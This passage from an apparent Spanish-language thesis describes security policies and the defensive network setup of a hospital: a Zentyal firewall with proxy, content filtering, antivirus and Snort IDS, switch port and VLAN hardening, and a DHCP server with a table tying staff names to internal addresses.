20. Instalar el navegador Firefox 8.0 o superior, actualizar su versión una vez disponible, con los plugins para evitar pantallas emergentes y spyware.

2.4.2.6. Políticas de administración de Seguridad.

1. Actualizar periódicamente los servicios instalados en los servidores.
2. Revisar diariamente las alertas proporcionadas por el Servidor SIM.
3. Configurar los equipos de cliente con su respectivo salvapantallas y exigir el uso correcto de las contraseñas.
4. Llevar un registro y actualizar los cambios de localidad de las oficinas con los puntos de red, para evitar la conexión de usuarios a una vlan incorrecta.
5. Comprobar la localidad de los equipos inventariados por el asistente de Inventario de Alienvault y vincular los mismos con el nombre de usuario.

6. Evitar tener habilitado puertos de los equipos de red en los puntos no estén en uso, ya sea por remodelación de instalaciones o ausencia del personal.
7. Usar estrictamente conexiones SSH para la administración y configuración de los equipos.
8. Guardar los cambios de configuración en los equipos de red de forma permanente para evitar su pérdida por un corte de energía inesperado.
9. Obtener copias de seguridad cada vez que se realicen cambios en los servidores que impliquen la configuración de políticas.
10. Obtener copias de seguridad de la la configuración de los equipos de forma trimestral
11. Capacitar a los usuarios finales el uso de software antivirus en los equipos de computación para evitar la proliferación de virus a través de la red.

2.4.3. Políticas de usuario final para la seguridad de la información y los equipos de computación

2.4.3.1. Políticas de Seguridad Lógica para el Usuario Final

1. Se prohíbe a los usuarios dar a conocer a terceras personas su contraseña, quien así lo hiciere debe tomar en cuenta que sigue siendo el único responsable de actividades que se realicen con su identificación de usuario y contraseña.
2. El usuario debe asegurarse que al digitar su contraseña no esté siendo observado por ninguna persona.
3. En el caso de que el usuario sospeche que su contraseña ha sido comprometida, o ha olvidado la misma deberá solicitar inmediatamente a la UGI su cambio.
4. No se debe utilizar contraseñas que resulten obvias, fáciles de adivinar o descubrir, deberán tener una longitud mínima de 8 caracteres, entre los cuales deben incluir letras mayúsculas, minúsculas números y símbolos.
5. No se debe escribir ni registrar en ningún medio la contraseña y dejarla en sitios fácilmente accesibles.

2.4.3.2. Prevención de virus y otros programas que causan daños

Los usuarios deben evitar cualquier actividad que comprometa la seguridad de la información en sus computadores personales en cuanto a la introducción de virus u otros programas maliciosos, para ello:

1. Se prohíbe introducir en los computadores personales cualquier medio de almacenamiento sin que haya sido previamente analizado con el programa antivirus.
2. Se prohíbe conectar en la red del Hospital cualquier equipo de computación sin autorización del director de la UGI.
3. El usuario deberá abstenerse de abrir o reenviar mensajes de correo electrónico de dudosa procedencia ya que pueden ser fuente de virus o similares.

2.4.3.3. Acerca del uso de internet, correo electrónico y servicios relacionados

El uso de internet y sus servicios requiere estrictos controles para evitar riesgos ocasionados por su inadecuada utilización, por ello:

1. La utilización de internet debe ser solamente para asuntos relacionados con sus labores en la Institución.
2. Se prohíbe el uso de mensajería instantánea y redes sociales, servicios como Messenger, Facebook, Twitter, Imo, etc, en horas laborables y en horas extra-laborables está sujeta a la autorización de las altas autoridades institucionales.
3. Se prohíbe y se restringe la navegación por sitios de internet relacionados con temas tales como pornografía, diversión, entretenimiento y en general sitios ajenos por completo a las actividades de los funcionarios de la Institución. Si un usuario requiere para sus funciones acceso a un sitio restringido por la política, debe solicitarlo a través de su jefe inmediato a la UGI.

2.4.3.4. Políticas de Seguridad Física

Los computadores personales dotados por el Hospital para el desempeño de sus actividades son un importante activo de información institucional, por ello cada funcionario debe tomar una serie de precauciones para precautelar la integridad tanto del computador como de la información y programas en él contenidos:

1. Se prohíbe almacenar o procesar información ajena a las funciones encomendadas en el computador. La información y programas almacenados en los computadores personales son de propiedad de la Institución. Si se requiere de un programa adicional comunicar a la UGI por escrito.
2. En caso de pérdida del equipo de computación se debe reportar inmediatamente a la UGI.

3. Los computadores de escritorio deben ser apagados una vez terminada la jornada de trabajo y dejar la oficina con las debidas seguridades de accesos.
4. Para efectos de proteger la información y los programas almacenados en el PC, los usuarios deben utilizar una contraseña de acceso así como de protectores de pantalla. La UGI deberá dar la capacitación necesaria de las funciones de seguridad.
5. Cada usuario es responsable por la información almacenada en su computador y por tanto está en la obligación de realizar periódicamente respaldos de dicha información. La periodicidad estará en función de la criticidad de los datos almacenados y de las vulnerabilidades (Por ejemplo, el uso compartido del equipo).
6. Se prohíbe realizar cualquier cambio a la configuración física interna del computador, extraer o colocar componentes y en general cualquier cambio que altere el equipo.
7. En caso de fallas o malfuncionamiento de los componentes físicos o sistemas del computador, el usuario deberá acudir a la UGI para realizar el procedimiento de mantenimiento respectivo.

2.5. Implementación del Esquema de Seguridad

2.5.1. Seguridad Perimetral

La implementación del Servidor de Seguridad Perimetral Zentyal permitió establecer las políticas de acceso desde y hacia internet.

Zentyal proporciona un ícono de fácil acceso al panel de control, en el cual se solicita el usuario y clave del sistema.




Ilustración 96. Acceso al Panel de Control de Zentyal.

La instalación realizada incorpora servicios de los siguientes perfiles:

- Gateway: Establece el enrutamiento hacia internet, mediante la configuración de las interfaces de red.
- UTM: Incorpora los servicios: Cortafuegos, Proxy HTTP y control de ancho de banda, Filtrado de contenidos, IDS.




Ilustración 97. Instalación de los servicios en Zentyal.

Al establecer Zentyal como Gateway se requiere disponer una interfaz de red como externa, y en nuestro caso las dos restantes como internas, tanto para la red local, como para DMZ.

Ilustración 98. Interfaces de red.

La interfaz de red configurada como externa cuenta con una puerta de enlace, que constituye la dirección IP del router del ISP.

Ilustración 99. Configuración de Puerta de enlace.

Zentyal implementa en cada servicio un software especializado para su administración, como se describe a continuación:

– **DNS: Bind**

El Servidor Firewall implementará además el servicio DNS para proporcionar un acceso ligero a las páginas web con mayor demanda en la red.




Ilustración 100. Servicio DNS.

– **Proxy HTTP: SQUID**

El Proxy fue configurado inicialmente de tipo transparente, para que todo el tráfico de la red LAN a internet se redirija al Proxy para filtrar los paquetes correspondientes a los perfiles diseñados.

Se creó un perfil por defecto *Default,* para el filtro de contenidos utilizando Dansguardian, y un perfil *Permisivo,* para usuarios con privilegios.




Ilustración 101. Proxy HTTP.

– **Control de Contenidos: Dansguardian**

En el módulo de Proxy se agregó las políticas para filtrado de contenidos, por extensión, url y dominio, añadiendo una *Lista Negra*, obtenida de la página oficial de Dansguardian.

Ilustración 102. Control de contenidos.

– **Antivirus: ClamAV**

Se habilitó el software antivirus, el cuál actuará junto con el de filtro de contenidos para el detección de paquetes infectados que atraviesan el firewall.

– **Firewall: NetFilter**

El Firewall de Zentyal implementa las reglas de acceso al Servidor, hacia y desde internet, hacia la DMZ y desde redes externas hacia la red interna en el caso de los equipos médicos que requieren administración remota.




Ilustración 103. Reglas de filtrado.

La regla de firewall que se establece por defecto en todos los grupos es *DENEGAR cualquiera,* el tráfico que atraviese el firewall será solo aquel que esté explícitamente permitido.

Ilustración 104. Reglas de acceso al servidor.

Debido a que el Proxy no filtra contenido HTTPs se definieron objetos de red con las direcciones IP de las instituciones y sitios web permitidos para este protocolo se acepta el tráfico HTTP de las redes internas y se esteableció la regla de denegación para cualquier otro servicio.

Se estableció la regla de denegación de cualquier servicio desde la red externa hacia el Firewall, mientras se permite cualquier tráfico saliente de Zentyal hacia las redes LAN y WAN.

Se estableció la redirección del puerto HTTP al Servidor Web conectado a la interfaz para la zona DMZ del Firewall, una vez configurado el router de borde por parte del ISP para redirigir el tráfico desde la red externa hacia el firewall.

- **IDS: Snort**

El Sistema de Detección de Intrusos implementado *Snort*, permitirá identificar tráfico anómalo desde y hacia internet, registrará y enviará las respectivas alertas por medio de Zentyal Cloud al correo electrónico de la UGI. La configuración de alertas se realizó en el módulo *Mantenimiento > Eventos*.




Ilustración 105. Configuración de alertas.

Se puede activar o desactivar la generación de eventos, y a la vez configurar cada uno de ellos.




Ilustración 106. Observador de registros.

Se puede configurar a los emisores que serán los encargados de emitir las alertas.

Ilustración 107. Configurar emisores.

– **VPN: OpenVPN2, PPTP, IPSec.**

Se utilizará Zentyal como Servidor VPN para la conectividad con Zentyal Cloud.

La Suscripción básica de Zentyal Cloud requiere de un enlace por medio de VPN proporcionando informes de alertas y monitoreo básico del servidor.

A través de la URL*: http://cloud.zentyal.com*, con previa suscripción.

Zentyal proporciona una suscripción profesional por un costo económico anual, con el cual se rescibe soporte técnico y respaldos para recuperación de desastres y administración remota, por lo que se recomienda su adquisición.




Ilustración 108. Zentyal Cloud.

– **Gestión de Software**

Cada servicio de zentyal incuye paquetes que se pueden instalar o desintalar según sea el caso.

Ilustración 109. Gestión de Componentes de Zentyal.

– **Configuración Avanzada**

En caso de requerir una configuración avanzada de los servicios, Zentyal permite ejecutar *scripts* durante el proceso de aplicación de cambios en la configuración de los servicios:

/etc/zentyal/pre-save Se ejecutarán antes de comenzar el proceso.
/etc/zentyal/post-save Se ejecutarán los *scripts* con permisos de ejecución del directorio cuando el proceso haya finalizado.
/etc/zentyal/hooks/<module>.presetconf Este fichero permite personalizar un módulo <*module*> de zentyal como squid o firewall.
/etc/zentyal/hooks/<module>.postsetconf El fichero se ejecutará tras guardar la configuración.

2.5.2. Seguridad Interna

La configuración de los equipos de red, se realizó utilizando el software ***Minicom***, que permite acceder por un puerto de consola. Esta herramienta presenta las mismas funcionalidades que el conocido Hyperterminal para Sistemas Windows.

Para instalar ***Minicom***, escribimos en la consola de Linux:

#apt-get install minicom




Ilustración 110. Configuración del puerto serial en Minicom.

Una vez instalado configuramos los siguientes parámetros de acuerdo al equipo:

- Bits de datos: 8
- Paridad: Ninguno
- Bits de parada: 1
- Flujo de Control: Ninguno

Cisco:

- Bits por segundo: 9600

3Com:

- Bits por segundo 19200

2.5.2.1. Seguridad de Capa 2

Para la implementación de seguridad en la capa 2 de la red, se consideró las siguientes medidas de prevención y protección:

❖ **Control de tráfico Broadcast**

Configuración del switch para que al momento en que el tráfico broadcast se exceda el 45% del ancho de banda disponible envíe una alerta.

❖ **Implementación de puertos seguros**

La implementación de port security se realizó con las siguientes propiedades:

- Restringir el acceso a los puertos según la MAC.
- Restringir a uno el número de direcciones MAC por puerto.
- Que el puerto aprenda las direcciones MAC automáticamente
- Enviar una alerta administrativa si el número de direcciones sobre pasa el establecido mediante SNMP

El mensaje de alerta es recibido por el equipo de monitoreo y detección de intrusos ubicado en la VLAN de administración de equipos de red *AlienVault*.

❖ **Designación de puertos en VLANs**

Algunas consideraciones que se implementaron en VLAN:

- Deshabilitar autotrunking en todos los puertos de acceso.
- Utilizar una VLAN dedicada para los puertos trunk.
- No utilizar la VLAN 1.
- Habilitar seguridad en la VLAN de voz, de forma que solo se otorgue acceso a la VLAN a aquellos equipos que correspondan con la identificación de MAC (OUI) correspondiente a la marca del teléfono.

Con esta configuración se evita que un equipo pueda ser miembro de varias Vlan al conectarse a un puerto en modo autotrunking. Para evitar que el tráfico de voz pase por los segmentos de red de datos, se estableció puertos en modo trunk configurando los teléfonos IP con las VLANs respectivas, para voz y datos.

Al establecer la VLAN de voz en los switch, se otorga la prioridad respectiva (7) de acuerdo al estándar IEEE 802.1Q, además se establece la Vlan de datos como Vlan nativa del puerto, de esta forma las tramas tendrán la etiqueta respectiva.

Esta configuración implica la configuración del teléfono IP definiendo el soporte para VLAN.

Los teléfonos utilizados son ATCOM 620Ap y los parámetros configurados son:

1. Red LAN tipo Bridge.
2. Habilitar VLAN.

3. Designar Vlan de Voz con prioridad 7.

   Esta prioridad permite el envío oportuno de las tramas de Voz, garantizando la calidad del servicio. Estos niveles de prioridad se corresponden con los establecidos por el estándar IEEE 802.1p[20].

4. Designar Vlan de datos con prioridad 1.
5. Definir la diferenciación de paquetes como *data untagged*, ya que la Vlan de datos se configuró como Vlan nativa o pvid del puerto.

Para verificar lo antes indicado se utilizó la herramienta Wireshark de Backtrack, receptando todos los paquetes generados entre el teléfono y el servidor, en donde se puede observar la diferenciación de servicio (DSCP Diffserv CodePoint) en las tramas recibidas por el servidor.




Ilustración 111. Paquetes generados entre el teléfono y servidor VoIP- Wireshark.

❖ Acceso seguro a la administración de equipos.

Para la administración de los equipos de red se estableció una Vlan dedicada, así como reglas de control de acceso para permitir el acceso solamente desde equipos en este segmento de red.

[20] IEEE P, Q, QoS on the MAC Level, http://www.tml.tkk.fi/Opinnot/Tik110.551/1999/papers/08IEEE802.1QosInMAC/qos.html, chap2.3, [Fecha de consulta: 2011-12-10]

2.5.2.2. Seguridad en Capa 3

Debido a la necesidad de comunicar VLAN de usuarios con VLAN de Servidores, se realizó la configuración de ACLs para permitir o denegar el acceso entre VLANs, equipos y servidores, como se estableció en el diseño. En el tema 2.8 Validación de la seguridad lógica de red implementada, se realiza la verificación de las reglas implementadas.

2.6. Instalación y Configuración Servidor DHCP

Disponer del servicio de DHCP de forma independiente evita depender de la disponibilidad del servidor firewall y además previene la difusión de tráfico de la red local hacia redes externas debido a cualquier configuración errónea del firewall.

Ilustración 112. Instalación y configuración del servidor DHCP-Interfaces de Red.

El servicio de DHCP se instaló en un servidor de la red interna, con dos interfaces de red, para la administración y otra que se configura con soporte 802.1q lo que permite crear VLAN con su respectivo identificador.

Cada interface de VLAN se corresponde con la última dirección IP de cada rango. El Gateway de los equipos de usuario final es la dirección IP de la VLAN correspondiente en los equipos Core y el DNS, la dirección IP de Zentyal.




Ilustración 113. Configuración de DHCP por VLAN.

Para garantizar que los equipos que no correspondan a funcionarios de la institución obtengan una dirección IP y accedan a la red utilizando este servicio, se configura el direccionamiento automático, creando los objetos de la red con direcciones IP ligadas a una dirección MAC.

Nombre	Dirección IP	Dirección MAC	Acción
CEXT-Victoria Briceno	10.104.36.31/32	00:1C:C0:	
ESTD-Carmen Puglla	10.104.36.17/32	00:19:D1:	
ESTD-Dalinda Apolo	10.104.36.22/32	00:19:D1:	
ESTD-Lorena Samaniego	10.104.36.23/32	00:27:0E:	
ESTD-Patricia	10.104.36.20/32	00:1C:C0:	
Estd-Diana Leon	10.104.36.32/32	00:27:0E:	
LAB-Clara Bravo	10.104.36.9/32	00:1C:C0:	
